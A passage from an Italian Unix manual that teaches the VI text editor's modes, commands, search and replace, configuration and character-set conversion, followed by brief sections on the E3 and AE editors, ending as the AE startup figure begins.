Il programma più importante che è necessario conoscere quando ci si avvicina a un nuovo sistema operativo è quello che permette di creare e modificare i file di testo normale. Nel caso dei sistemi Unix, è indispensabile conoscere VI, oltre ad altri applicativi simili che possono risultare più comodi da usare.

L'azione con la quale si indica l'intervento su un file del genere, viene espressa usualmente con la parola inglese *editing*, per cui alle volte questi programmi applicativi vengono identificati come degli *editor*.

204.1 VI

Nei sistemi Unix, l'applicativo più importante per la creazione e la modifica dei file di testo è VI. [1] [2] [3] [4] È più importante perché onnipresente, soprattutto nei dischetti di emergenza, anche se non si tratta di un programma comodo da utilizzare.

VI ha una logica di funzionamento tutta sua che ne impedisce l'utilizzo a chi non abbia letto qualcosa al riguardo. L'intento è quello di chiarire questa logica, almeno in parte, in modo da facilitarne l'utilizzo in caso di necessità.

Per GNU/Linux, non esiste in circolazione una versione originale di VI, ma tante interpretazioni di questo, con potenzialità più o meno ampliate. Per tale motivo, '`/bin/vi`' è solitamente un collegamento (simbolico o meno) al programma che si utilizza effettivamente. La realizzazione a cui si fa riferimento è nVI, che dovrebbe essere conforme allo standard POSIX 1003.2.

La pronuncia corretta del nome sembra essere «v-i-a-i», ovvero, come pronunciare *vee eye* in inglese.

204.1.1 Origini di VI

I primi programmi di scrittura per i file di testo permettevano di visualizzare e di intervenire su una sola riga alla volta. Questo è il caso di '**`ed`**' per gli ambienti Unix e di '**`EDLIN`**' per il Dos.

VI è uno dei primi programmi applicativi per la scrittura e la modifica di file di testo a utilizzare tutto lo schermo per visualizzare le righe del testo su cui si opera. Da ciò deriva il nome che fa riferimento al suo comportamento «visuale» (*Visual*).

A sua volta, VI è la derivazione di un programma precedente, EX, che si limitava a gestire una sola riga alla volta. Ma questa eredità è servita per incorporare i comandi tipici di EX.

204.1.2 Avvio

L'eseguibile '**`vi`**' può essere avviato o meno con l'indicazione di un file sul quale intervenire. Se questo file esiste, viene aperto e si ottiene la visualizzazione del suo contenuto per permetterne la modifica. Se non esiste, viene creato.

```
vi [opzioni] [file...]
```

È anche possibile l'indicazione di alcune opzioni, tra cui, le più importanti sono elencate nella tabella successiva.

Tabella 204.1. Alcune opzioni.

Opzione	Descrizione
`-R`	I file vengono aperti (inizialmente) in sola lettura.
`-c` ***comando***	Subito dopo aver caricato il primo dei file degli argomenti, viene eseguito il comando indicato.
`-s` ***file_di_comandi***	Subito dopo aver caricato il primo dei file degli argomenti, vengono eseguiti i comandi contenuti nel file di comandi indicato.

Quando si avvia VI senza indicare alcun file, appare una schermata simile a quella della figura 204.2 in cui le righe dello schermo contrassegnate dal simbolo tilde ('**~**') rappresentano lo spazio non utilizzato dal file.

Figura 204.2. Avvio di VI.

```
_
~
~
~
~
~
~
~
~
/tmp/vi.qbtyNe: new file: line 1                                    .
```

Normalmente, l'eseguibile '**vi**' può essere avviato utilizzando nomi diversi: per rispettare le tradizioni o per definire implicitamente degli attributi:

ex [***opzioni***] [***file***...]

Come già accennato, EX (precisamente l'eseguibile '**ex**') è il programma da cui è derivato VI. Generalmente, nelle distribuzioni GNU/Linux si trova un collegamento (simbolico o meno) con questo nome che punta a '**vi**'. Alcune realizzazioni di VI, quando sono avviate con questo nome, tendono a comportarsi in maniera leggermente differente.

204.1.3 Modalità di funzionamento

VI distingue diverse modalità di funzionamento, altrimenti definibili come stati o contesti. Quando si avvia VI, questo si trova di solito nella modalità di comando che permette di usare tasti determinati, attribuendogli significati speciali (di comando). Quando si vuole agire per inserire o modificare del testo, occorre utilizzare un comando con il quale VI passa alla modalità di inserimento e modifica.

Per complicare ulteriormente le cose, c'è da aggiungere che esistono in realtà due tipi di comandi: «visuali» (*visual*) e «due punti» (*colon*). I comandi visuali sono i più semplici e si compongono di sequenze di uno o più tasti il cui inserimento non appare in alcuna parte dello schermo e si concludono senza la pressione del tasto [*Invio*]; i comandi «due punti» iniziano

tutti con il simbolo '`:`' (da cui il nome), terminano con [*Invio*] e durante la digitazione appaiono sulla riga inferiore dello schermo. In particolare, questi ultimi sono quelli derivati da EX.

La modalità di inserimento si riferisce al momento in cui è possibile modificare il testo. Per passare dalla modalità di comando a quella di inserimento, si preme il tasto corrispondente alla lettera «i» (inserimento prima del cursore) o alla lettera «a» (inserimento dopo il cursore).

Per tornare alla modalità di comando, da quella di inserimento, è sufficiente premere il tasto [*Esc*]. Quando ci si trova già nella modalità di comando, la pressione del tasto [*Esc*] non produce alcunché o al massimo interrompe l'introduzione di un comando, di conseguenza, se lo si usa inavvertitamente o troppo, non ne derivano inconvenienti.

Lo svantaggio principale di questo tipo di approccio è quello di dover passare alla modalità di comando per qualunque operazione diversa dal puro inserimento di testo. Anche lo spostamento del cursore avviene attraverso dei comandi, obbligando l'utente a premere il tasto [*Esc*] prima di poter utilizzare i tasti per il suo spostamento.

Tuttavia, le realizzazioni più diffuse di VI addolciscono un po' il suo funzionamento introducendo l'uso dei tasti freccia nel modo consueto dei programmi di scrittura più recenti.

204.1.4 Posizione attiva

Per la descrizione del funzionamento di VI è importante definire il concetto di ***posizione attiva*** che si riferisce al punto in cui si trova il cursore. Estendendo il significato, si può parlare di riga attiva, colonna attiva e parola attiva, intendendo quelle su cui si trova il cursore.

204.1.5 Moltiplicatori

Prima di affrontare i comandi di VI è importante comprendere che l'effetto di molti di questi può essere ***moltiplicato*** utilizzando un numero. Il concetto è molto semplice e si richiama alla matematica: '**`2a`**' = '**`a+a`**'.

204.1.6 Inserimento

Come già accennato, si può inserire o modificare del testo solo quando si passa alla modalità di inserimento attraverso il comando '**`i`**' (*insert*) oppure '**`a`**' (*append*). Durante questa fase, tutti i simboli della tastiera servono per inserire del testo. Con il VI standard si può usare:

- [*Invio*] per terminare una riga e passare alla successiva;
- [*Backspace*] per tornare indietro (nella maggior parte dei casi si ottiene anche la cancellazione del testo);
- [*Esc*] per terminare la modalità di inserimento e passare a quella di comando.

Con le realizzazioni di VI più sofisticate, è concesso normalmente l'uso dei tasti freccia e in alcuni casi anche del tasto [*Canc*].

Per tutte le altre operazioni di modifica del testo si deve passare alla modalità di comando.

Figura 204.3. VI durante la fase di inserimento di testo.

```
Il mio primo documento scritto con VI.

Non e` facile, ma ne vale ugualmente la pena_
~
~
~
~
~
~
                                                                    .
```

I comandi a disposizione per passare alla modalità di inserimento sono molti e non si limitano quindi ai due modi appena descritti. La tabella 204.4 ne elenca alcuni.

Tabella 204.4. Elenco dei comandi utilizzabili per passare alla modalità di inserimento.

Comando	Descrizione
`I`	Inserisce all'inizio della riga attiva.
`i`	Inserisce prima della posizione attiva.
`A`	Aggiunge alla fine della riga attiva.
`a`	Aggiunge dopo la posizione attiva.
`O`	Inserisce prima della riga attiva (inserendo una riga).
`o`	Aggiunge dopo la riga attiva (inserendo una riga).

204.1.7 Navigazione

Come già accennato, lo spostamento del cursore e di conseguenza della posizione attiva, avviene per mezzo di comandi che generalmente obbligano a terminare la fase di inserimento. Le realizzazioni di VI più recenti permettono l'uso dei tasti freccia durante la modalità di inserimento (oltre che durante la modalità di comando), ma questo è solo un aiuto minimo: in generale è necessario tornare alla modalità di comando.

I comandi normali per lo spostamento del cursore sono le lettere '**`h`**', '**`j`**', '**`k`**' e '**`l`**', che rispettivamente spostano il cursore a sinistra, in basso, in alto e a destra. La ragione della scelta sta nella vicinanza di queste lettere nella maggior parte delle tastiere.

Figura 204.5. Promemoria visuale per i comandi che permettono lo spostamento del cursore.

Salvo casi particolari e situazioni in cui questo concetto non è ragionevolmente applicabile, i comandi di spostamento, preceduti da un numero, vengono ripetuti tante volte quante ne rappresenta quel numero. Per esempio, il comando '**`2h`**' sposta il cursore a sinistra di due posizioni.

Per raggiungere una riga determinata è possibile utilizzare il comando '***n*`G`**' o '**`:`*n***' (in questo ultimo caso, seguito da [*Invio*])

Per esempio, per raggiungere la decima riga di un documento ipotetico, si può utilizzare indifferentemente uno dei due comandi seguenti:

`10G`

`:10` [*Invio*]

Per fare scorrere il testo di una schermata alla volta si utilizzano le combinazioni di tasti [*Ctrl B*] e [*Ctrl F*] che rispettivamente spostano il testo all'indietro e in avanti (*back* e *forward*).

I comandi a disposizione per lo spostamento sono ovviamente numerosi, la tabella 204.6 ne elenca alcuni.

Tabella 204.6. Elenco dei comandi utilizzabili per la navigazione all'interno del testo.

Comando	Descrizione
`h`	Sposta il cursore a sinistra di un carattere.
`j`	Sposta il cursore in basso nella riga successiva.
`k`	Sposta il cursore in alto nella riga precedente.
`l`	Sposta il cursore a destra di un carattere.
`-`	Sposta il cursore all'inizio della riga precedente.
`+`	Sposta il cursore all'inizio della riga successiva.
`w`	Sposta il cursore all'inizio della parola successiva.
`e`	Sposta il cursore alla fine della parola successiva.

Comando	Descrizione
`b`	Sposta il cursore all'inizio della parola precedente.
`^`	Sposta il cursore all'inizio della prima parola della riga.
`0`	Sposta il cursore all'inizio della riga.
`$`	Sposta il cursore alla fine della riga.
`H`	Sposta il cursore sulla prima riga che appare sullo schermo.
`M`	Sposta il cursore sulla riga centrale dello schermo.
`L`	Sposta il cursore sull'ultima riga che appare sullo schermo.
`G`	Sposta il cursore sull'ultima riga del file.
n`G`	Sposta il cursore sulla riga identificata dal numero ***n***.
`|`	Sposta il cursore sulla prima colonna (all'inizio della riga).
n`|`	Sposta il cursore sulla colonna identificata dal numero ***n***.
`:`***n***	Sposta il cursore sulla riga identificata dal numero ***n***.
[*Ctrl B*]	Fa scorrere il testo all'indietro di una schermata.
[*Ctrl F*]	Fa scorrere il testo in avanti di una schermata.
[*Ctrl U*]	Fa scorrere il testo all'indietro di mezza schermata.
[*Ctrl D*]	Fa scorrere il testo in avanti di mezza schermata.

Segue la descrizione di alcuni esempi.

- **`5w`**

  Sposta il cursore all'inizio della quinta parola successiva.

- **`2b`**

  Sposta il cursore all'inizio della seconda parola precedente.

- **`5G`**

  Sposta il cursore all'inizio della quinta riga.

- **`4|`**

  Sposta il cursore sulla quarta colonna.

204.1.8 Modificatori

I comandi di spostamento, esclusi quelli che iniziano con i due punti ('**:**') e quelli che si ottengono per combinazione ([*Ctrl* ...]), possono essere utilizzati come ***modificatori*** di altri comandi.

All'interno di VI manca il concetto di ***zona di intervento***. Per definire l'estensione di un comando lo si può far precedere da un moltiplicatore (un numero) e in più, o in alternativa, lo si può fare seguire da un comando di spostamento. Il comando di spostamento viene utilizzato in questo caso per definire una zona che va dalla posizione attiva a quella di destinazione del comando, in modo che su questa zona intervenga il comando precedente.

Tuttavia, per poter applicare questo concetto, è necessario che i comandi da utilizzare in associazione con i modificatori (di spostamento), siano stati previsti per questo. Deve trattarsi cioè di comandi che richiedono questa ulteriore aggiunta.

Come viene mostrato in seguito, il comando '**x**' permette di cancellare quello che appare in corrispondenza del cursore. Quando viene premuto il tasto [*x*] si ottiene subito la cancellazione del carattere, pertanto, a questo genere di comandi non si può far seguire alcun modificatore. Questo tipo di comandi può solo essere preceduto da un moltiplicatore.

Si comporta diversamente il comando '**d**' che invece deve essere seguito da un modificatore e con questo definisce una zona da cancellare. Per esempio, '**dw**' cancella dalla posizione attiva fino all'inizio della prossima parola e '**d$**' cancella dalla posizione attiva fino alla fine della riga.

204.1.9 Cancellazione

Durante la fase di inserimento è possibile cancellare solo il carattere appena scritto utilizzando il tasto [*Backspace*], sempre che la realizzazione di VI a disposizione lo consenta, altrimenti si ottiene solo l'arretramento del cursore. Per qualunque altro tipo di cancellazione occorre passare alla modalità di comando.

I comandi di cancellazione più importanti sono '**x**', '**d**' seguito da un modificatore e '**dd**'. Il primo cancella il carattere che si trova in corrispondenza della posizione attiva, cioè del cursore, il secondo cancella dalla posizione attiva fino all'estensione indicata dal modificatore e il terzo cancella tutta la riga attiva. Con VI non è possibile cancellare il carattere che conclude una riga (il codice di interruzione di riga), di conseguenza, per unire due righe insieme si utilizza il comando '**J**' oppure '**j**' (bisogna provare).

Tabella 204.7. Elenco dei comandi utilizzabili per cancellare.

Comando	Descrizione
`x`	Cancella il carattere che si trova sulla posizione attiva.
`J` `j`	Unisce la riga attiva con quella successiva.
`dd`	Cancella la riga attiva.
`d`***mod***	Cancella dalla posizione attiva fino all'estensione indicata dal modificatore.
`D`	agisce come '**d$**'.

Segue la descrizione di alcuni esempi.

- **`5x`**

  Ripete cinque volte la cancellazione di un carattere. In pratica, cancella cinque caratteri.

- **`2dd`**

  Ripete due volte la cancellazione di una riga. In pratica, cancella la riga attiva e quella seguente.

- **`dw`**

  Cancella a partire dalla posizione attiva, fino al raggiungimento della prossima parola.

- **`2dw`**

  Ripete per due volte il tipo di cancellazione dell'esempio precedente. In pratica cancella fino all'inizio della seconda parola.

- **`d2w`**

  Cancella a partire dalla posizione attiva, fino al raggiungimento della seconda parola successiva. In pratica, esegue la stessa operazione del comando '**`2dw`**'.

- **`db`**

  Cancella a ritroso, dalla posizione corrente fino all'inizio della prima parola che viene incontrata.

- **`d$`**

  Cancella a partire dalla posizione attiva fino alla fine della riga.

- **`d5G`**

  Cancella dalla posizione attiva fino all'inizio della riga numero cinque.

204.1.10 Sostituzione

La modifica del testo inserito può avvenire attraverso i comandi di cancellazione già visti, oppure attraverso comandi di sostituzione. Generalmente si tratta di comandi che prima cancellano parte del testo e subito dopo attivano l'inserimento.

I comandi di sostituzione più importanti sono '**`c`**' seguito da un modificatore e '**`cc`**'. Il primo sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore e il secondo sostituisce tutta la riga attiva.

A fianco di questi se ne aggiungono un paio che possono essere utili proprio per il fatto che non passano alla modalità di inserimento: '**`r`*`x`***' e '**`~`**'. Il primo sostituisce il carattere in corrispondenza del cursore con quello rappresentato da ***x*** e il secondo inverte le lettere minuscole in maiuscole e viceversa.

Tabella 204.8. Elenco dei comandi di sostituzione e rimpiazzo.

Comando	Descrizione
`C`	Sostituisce dalla posizione attiva alla fine della riga.
`cc`	Sostituisce la riga attiva a partire dall'inizio.
`c`*mod*	Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore.
`r`*x*	Rimpiazza quanto contenuto nella posizione attiva con *x*.
`~`	Inverte maiuscole e minuscole.

Segue la descrizione di alcuni esempi.

- **`cc`**

  Sostituisce la riga attiva.

- **`c$`**

  Sostituisce a partire dalla posizione attiva fino alla fine della riga.

- **`rb`**

  Rimpiazza il carattere che si trova nella posizione attiva con la lettera «b».

- **`10~`**

  Inverte le lettere maiuscole e minuscole a partire dalla posizione attiva, per 10 caratteri.

204.1.11 Copia e spostamento di porzioni di testo

La gestione della copia e dello spostamento di testo attraverso VI è un po' complicata. Per questa attività si utilizzano delle aree temporanee di memoria alle quali si possono accodare diverse parti di testo.

L'operazione con la quale si copia una porzione di testo in un'area temporanea di memoria viene detta *yanking*, ovvero estrazione, giustificando così l'uso della lettera «y» nei comandi che compiono questa funzione.

Le aree temporanee di memoria per lo spostamento o la copia di testo possono essere 27: una per ogni lettera dell'alfabeto e una aggiuntiva senza nome.

Il modo più semplice di gestire questo meccanismo è quello di usare l'area temporanea senza nome. Per copiare una porzione di testo si può utilizzare il comando '**`y`**' seguito da un modificatore, oppure il comando '**`yy`**' che invece si riferisce a tutta la riga attiva. Per incollare il testo copiato, dopo aver posizionato il cursore nella posizione di destinazione, si può utilizzare il comando '**`p`**' oppure '**`P`**', a seconda che si intenda incollare prima o dopo la posizione del cursore.

Il comandi '**`p`**' e '**`P`**' non cancellano il contenuto dell'area temporanea, di conseguenza, se serve si può ripetere l'operazione di inserimento riutilizzando questi comandi.

Se invece di copiare si vuole spostare il testo, al posto dei comandi di estrazione si possono usare quelli di cancellazione, che, anche se non è stato chiarito precedentemente, prima di cancellare il testo fanno una copia nell'area temporanea.

Tabella 204.9. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso dell'area temporanea di memoria senza nome.

Comando	Descrizione
`yy`	Copia la riga attiva nell'area temporanea.
`y`***mod***	Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore.
`dd`	Trasferisce la riga attiva nell'area temporanea.
`d`***mod***	Trasferisce nell'area temporanea il testo fino all'estensione indicata dal modificatore.
`p`	Incolla dopo la posizione del cursore.
`P`	Incolla prima della posizione del cursore.

Segue la descrizione di alcuni esempi.

- **`5yy`**

  Copia nell'area temporanea cinque righe a partire da quella attiva.

- **`yw`**

  Copia nell'area temporanea il testo che parte dalla posizione attiva fino all'inizio della prossima parola.

- **`y$`**

  Copia nell'area temporanea il testo che parte dalla posizione attiva fino alla fine della riga.

- **`3dd`**

  Sposta nell'area temporanea tre righe a partire da quella attiva.

- **`2P`**

  Incolla due copie del testo contenuto nell'area temporanea a partire dalla posizione a sinistra del cursore.

204.1.12 Copia e spostamento con nome

Quando si vogliono utilizzare delle aree temporanee di memoria specifiche, cioè identificate attraverso le lettere dell'alfabeto, si procede nei modi già visti nel caso dell'uso dell'area temporanea senza nome, con la differenza che i comandi sono preceduti da '`"`***x***', dove ***x*** è la lettera che si vuole usare.

Si introduce però una novità importante: è possibile aggiungere del testo a un'area temporanea: basta indicarla attraverso una lettera maiuscola.

Tabella 204.10. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso delle aree temporanee con nome.

Comando	Descrizione
"*x*yy	Copia la riga attiva nell'area temporanea *x*
"*x*y*mod*	Copia nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*dd	Trasferisce la riga attiva nell'area temporanea *x*.
"*x*d*mod*	Trasferisce nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*p	Incolla il contenuto dell'area temporanea *x* prima del cursore.
"*x*P	Incolla il contenuto dell'area temporanea *x* dopo il cursore.

Segue la descrizione di alcuni esempi.

- **"adw**

  Sposta il testo nell'area temporanea '**a**', a partire dalla posizione attiva fino all'inizio della prossima parola.

- **"a5yy**

  Copia cinque righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

- **"A3yy**

  Aggiunge tre righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

- **"a2P**

  Incolla due copie del contenuto dell'area temporanea '**a**', a partire dalla posizione precedente a quella su cui si trova il cursore.

204.1.13 Ricerche

Per effettuare delle ricerche all'interno del documento aperto con VI si possono utilizzare le espressioni regolari (capitolo 664) attraverso due comandi un po' strani: '**/**' e '**?**'. La sintassi per la ricerca in avanti è:

```
/modello
```

Per la ricerca a ritroso è la seguente:

```
?modello
```

Nel momento in cui si preme il tasto della barra obliqua o del punto interrogativo, VI visualizza il comando nella riga inferiore dello schermo permettendone il controllo e la correzione come avviene per i comandi che iniziano con i due punti. Al termine, l'inserimento di questo tipo di comando deve essere concluso con un [*Invio*].

Tabella 204.11. I comandi di ricerca attraverso espressioni regolari.

Comando	Descrizione
`/`***modello***	Cerca in avanti una corrispondenza con il modello indicato.
`?`***modello***	Cerca all'indietro una corrispondenza con il modello indicato.
`n`	Ripete l'ultimo comando '**/**' o '**?**'.
`N`	Ripete l'ultimo comando '**/**' o '**?**' in modo inverso .

Il tipo di espressione regolare che può essere utilizzato con VI è solo quello elementare e valgono in particolare le regole indicate nella tabella 204.12.

Tabella 204.12. Le espressioni regolari che dovrebbero essere disponibili con la maggior parte delle realizzazioni di VI.

Simbolo	Descrizione
`.`	Corrisponde a un carattere qualsiasi.
`\`	Fa perdere il significato speciale che può avere il carattere seguente.
`^`	Corrisponde all'inizio di una riga.
`$`	Corrisponde alla fine di una riga.
`[`***abc***`]`	Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre.
`[^`***abc***`]`	Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre.
`[`***a***`-`***z***`]`	Un carattere qualsiasi nell'intervallo compreso tra ***a*** e ***z***.
`[^`***a***`-`***z***`]`	Un carattere qualsiasi diverso dall'intervallo compreso tra ***a*** e ***z***.

Segue la descrizione di alcuni esempi.

- **`/[Ll]inux`** [*Invio*]

  Cerca in avanti tutte le stringhe corrispondenti a «Linux» oppure «linux».

- **`/\.$`** [*Invio*]

  Cerca in avanti il punto finale di una riga (si osservi l'uso della barra obliqua inversa per togliere il significato speciale che ha il punto in un'espressione regolare).

204.1.14 Ricerche e sostituzioni

La ricerca e sostituzione sistematica avviene attraverso un comando particolare che inizia con i due punti. La sua sintassi è la seguente:

:***inizio*** , ***fine*** s / ***modello_da_cercare*** / ***sostituzione*** / [g] [c]

L'indicazione ***inizio*** e ***fine*** fa riferimento alle righe su cui intervenire. Si possono indicare dei numeri, oppure dei simboli con funzioni simili. Il simbolo '**$**' può essere usato per indicare l'ultima riga del file. Un punto singolo ('**.**') rappresenta la riga attiva. Il simbolo '**%**' viene invece utilizzato da solo per indicare tutte le righe del file.

Il modello utilizzato per la ricerca viene espresso secondo la forma delle espressioni regolari.

Normalmente, il valore da sostituire al modello cercato è fisso, ma può contenere un riferimento alla stringa trovata, attraverso il simbolo '**&**'.

La direttiva '**g**' specifica che si deve intervenire su tutte le occorrenze della corrispondenza con il modello, altrimenti la sostituzione riguarda solo la prima di queste.

La direttiva '**c**' specifica che ogni sostituzione deve essere confermata espressamente.

Segue la descrizione di alcuni esempi.

- **:1,$s/pippo/pappa/g** [*Invio*]

  Sostituisce ogni occorrenza della parola «pippo» con la parola «pappa». La ricerca viene effettuata a partire dalla prima riga fino all'ultima.

- **:%s/pippo/pappa/g** [*Invio*]

  Questo è un modo alternativo per eseguire la stessa operazione dell'esempio precedente: il simbolo '**%**' rappresenta da solo tutte le righe del file.

- **:.,10s/^..//g** [*Invio*]

  Elimina i primi due caratteri ('**^..**') da 10 righe a partire da quella attiva.

- **:%s/^..//gc** [*Invio*]

  Esegue la stessa operazione dell'esempio precedente, applicando la sostituzione su tutto il file, richiedendo però conferma per ogni sostituzione.

- **:.,10s/^/xxxx/g** [*Invio*]

  Inserisce la stringa «xxxx» all'inizio di 10 righe a partire da quella attiva.

204.1.15 Annullamento dell'ultimo comando

VI permette di annullare l'ultimo comando inserito attraverso il comando '**u**'. A seconda della realizzazione di VI utilizzata, richiamando nuovamente il comando '**u**' si riottengono le modifiche annullate precedentemente, oppure si continuano ad annullare gli effetti dei comandi precedenti.

Tabella 204.13. Annullamento di un comando.

Comando	Descrizione
`u`	Annulla l'ultimo comando.
`U`	Annulla le modifiche sulla riga attiva.

204.1.16 Caricamento, salvataggio e conclusione

Il file o i file utilizzati per la modifica (compresi quelli che si creano) vengono aperti normalmente attraverso l'indicazione nella riga di comando, al momento dell'avvio dell'eseguibile '**vi**'.

Il salvataggio di un file può essere fatto per mezzo del comando '**:w**' (*write*) seguito eventualmente dal nome del file (quando si vuole salvare con un nome diverso oppure quando si sta creando un file nuovo). La conclusione dell'attività di VI si ottiene con il comando '**:q**' (*quit*). I comandi possono essere combinati tra loro, per esempio quando si vuole salvare e concludere l'attività simultaneamente con il comando '**:wq**'. Il punto esclamativo ('**!**') può essere usato alla fine di questi comandi per forzare le situazioni, come quando si vuole concludere l'attività senza salvare con il comando '**:q!**'.

Dal momento che VI non mostra normalmente alcuna informazione riferita al file su cui si opera (compreso il nome), il comando '**:f**' (oppure la combinazione [*Ctrl g*]) mostra sulla riga inferiore dello schermo: il nome del file aperto, le dimensioni e il numero della riga attiva.

Tabella 204.14. I comandi per il caricamento dei file e il loro salvataggio.

Comando	Descrizione
`:e` ***nome_file***	Carica il file indicato per poterlo modificare.
`:e!`	Ricarica il file annullando le modifiche fatte nel frattempo.
`:r` ***nome_file***	Legge il file indicato e ne inserisce il contenuto dopo la riga attiva.
`:f`	Mostra il nome e le caratteristiche del file aperto.
`:w`	Salva.
`:w` ***nome_file***	Salva una copia con il nome indicato.
`:wq`	Salva e termina l'esecuzione.
`:q`	Fine lavoro.
`:q!`	Fine lavoro forzato.

Figura 204.15. VI durante l'esecuzione del comando '**:w**', prima della pressione conclusiva del tasto [*Invio*]

```
Il mio primo documento scritto con VI.

Non e` facile, ma ne vale ugualmente la pena
~
~
~
~
~
~
:w esempio_
```

204.1.17 Variabili

VI ha ereditato da EX delle variabili di configurazione. Non si tratta di variabili di ambiente, ma di variabili interne a VI. Per attivare una variabile si utilizza il comando seguente:

:set [no] ***nome_della_variabile***

Il prefisso '**no**', prima del nome della variabile, serve per disattivarla. La tabella 204.16 mostra l'elenco di alcune di queste variabili.

Tabella 204.16. Variabili utilizzate da VI attraverso il comando '**:set**'.

Variabile	Descrizione
`autoindent`	Mantiene i livelli di rientro nelle righe nuove.
`beautify`	Elimina i caratteri speciali non stampabili.
`ignorecase`	Nelle ricerche, ignora la differenza tra maiuscole e minuscole.
`list`	Mostra i caratteri di tabulazione e di interruzione di riga.
`number`	Visualizza i numeri delle righe.
`ruler`	Visualizza le coordinate del cursore alla base dello schermo.

Segue la descrizione di alcuni esempi.

- **:set nolist** [*Invio*]

  Disabilita la visualizzazione dei caratteri di tabulazione e di fine riga.

- **:set number** [*Invio*]

  Visualizza i numeri di riga.

204.1.18 Comandi particolari

Nella tabella seguente sono elencati una serie di comandi particolari che non sono stati inclusi in altre categorie specifiche.

Comando	Descrizione
`m`***x***	Etichetta la posizione corrente con la lettera rappresentata da ***x***. Valgono solo le lettere minuscole. Il testo non viene modificato.
`'`***x***	Sposta il cursore all'inizio della riga che contiene l'etichetta rappresentata da ***x***.
[*Ctrl L*]	Riscrive la schermata: se sono apparsi messaggi che creano difficoltà alla visualizzazione del testo su cui si sta lavorando, questo comando permette di farli scomparire mostrando il testo effettivo del file.
`:!`***comando***	Esegue il comando di shell indicato.
`:ab` ***abbreviazione testo_da_sostituire***	Permette di stabilire un'abbreviazione da sostituire sistematicamente con tutto quello che segue il comando. Se si usa '**`:ab`**' da solo, si ottiene un elenco delle abbreviazioni disponibili.

204.1.19 File di configurazione

Può essere utilizzato il file '`~/.exrc`' per personalizzare la configurazione di VI attraverso comandi *colon* (quelli tipici di EX). Le cose più comuni che possono apparire all'interno di questo file sono la definizione di abbreviazioni e la definizione di alcune variabili. Segue un esempio:

```
:ab lx Linux
:ab xwin X Window System
:set autoindent
:set number
```

204.1.20 Problemi di portabilità

Uno dei vantaggi importanti nell'uso di VI sta nella disponibilità di realizzazioni di questo programma per qualsiasi piattaforma. All'inizio di questo gruppo di sezioni su VI si accennava al fatto che esiste un'ottima versione Dos in grado di funzionare molto bene anche con i vecchi elaboratori dotati di poca memoria.

Quando si trasferiscono testi da un sistema GNU/Linux a Dos e viceversa si pone il problema dell'insieme di caratteri a disposizione: su GNU/Linux si utilizza presumibilmente la codifica UTF-8, oppure Latin 1, mentre con il Dos no.

La soluzione più semplice a questo problema è probabilmente quella di usare Latin 1 in generale e di convertire le lettere accentate Dos in Latin 1 quando possibile. Per questo si può realizzare un semplice file di comandi da eseguire automaticamente utilizzando l'opzione '**`-s`**'.[5]

```
:1,$s/~E/à/g
:1,$s/~J/è/g
:1,$s/~B/é/g
:1,$s/~M/ì/g
:1,$s/~U/ò/g
:1,$s/~W/ù/g
```

In pratica, la sintassi da usare all'avvio di VI dovrebbe essere la seguente:

```
vi -s file_comandi file_da_elaborare
```

In generale, i problemi legati alla conversione di un file da un insieme di caratteri all'altro, si risolvono attraverso l'uso di '**recode**', descritto nella sezione 428.1.

204.2 E3

E3 [6] sembra essere il più piccolo programma esistente per la creazione e modifica dei file di testo. A seconda della piattaforma per il quale è stato compilato, può trattarsi di una versione in linguaggio *assembler* o in linguaggio C. Nella sua edizione normale è in grado di simulare il comportamento di altri programmi del genere, più comuni, avviandolo con il nome appropriato:

Comando	Descrizione
`e3` [*file*] `e3ws` [*file*]	avvia E3 in modalità WordStar;
`e3em` [*file*]	avvia E3 in modalità Emacs;
`e3pi` [*file*]	avvia E3 in modalità Pico;
`e3vi` [*file*]	avvia E3 in modalità VI;
`e3ne` [*file*]	avvia E3 in modalità Nedit.

Data la compatibilità di E3 con altri programmi più comuni, non è necessario descrivere nel dettaglio il suo funzionamento, a parte l'uso di alcuni comandi specifici:

Comando	Descrizione
[*Esc*][*:*][*h*]	dalla modalità VI mostra la guida interna;
[*Alt h*]	in tutte le altre modalità di funzionamento mostra la guida interna;
[*Ctrl k*][*m*] e3***xx***[*Invio*]	dalla modalità WordStar passa alla modalità corrispondente alla sigla ***xx***;
[*Ctrl q*][*m*] e3***xx***[*Invio*]	dalla modalità Pico passa alla modalità corrispondente alla sigla ***xx***;

Comando	Descrizione
[*Alt x*] e3***xx***[*Invio*] [*Esc*][*x*] e3***xx***[*Invio*]	dalla modalità Emacs passa alla modalità corrispondente alla sigla ***xx***;
[*Ctrl e*] e3***xx***[*Invio*]	dalla modalità Nedit passa alla modalità corrispondente alla sigla ***xx***;
[*Esc*][*;*] e3***xx***[*Invio*]	dalla modalità VI passa alla modalità corrispondente alla sigla ***xx***;

204.3 AE

AE [7] è un programma per la creazione e la modifica di file di testo che non ha doti particolari, però viene utilizzato alle volte, anche in sostituzione a VI, date le sue dimensioni ridotte e la sua configurabilità. Può essere utile conoscere l'uso elementare di AE perché si potrebbe essere costretti a usarlo quando ci si trova in condizioni di emergenza.

204.3.1 Configurazione di AE

AE, pur essendo un programma che utilizza poche risorse, consente una configurazione dettagliata del suo funzionamento. Questo permette di solito di farlo funzionare in modo simile a VI o a Emacs. In generale, non è il caso di intervenire nella configurazione, tuttavia è bene sapere come si articola.

Il file di configurazione generale è '`/etc/ae.rc`', mentre per una configurazione particolare, AE utilizza il file '`./ae.rc`', se esiste, oppure il file '`~/ae.rc`' (nella directory personale dell'utente).

L'eseguibile '**`ae`**' può essere avviato anche con l'opzione '**`-f`**' per indicare un file di configurazione alternativo. Questo fatto viene sfruttato alle volte per realizzare degli script che permettono di avviarlo al posto di altri programmi del genere, utilizzando la configurazione migliore per emularne il comportamento.

204.3.2 Avvio di AE

La sintassi per l'utilizzo dell'eseguibile '**`ae`**' è molto semplice e si spiega praticamente da sola: se si usa l'opzione '**`-f`**' si intende indicare esplicitamente un file di configurazione particolare.

```
ae [-f file_di_configurazione] [file]
```

Figura 204.22. Avvio di AE.

```
File "" 0 bytes.
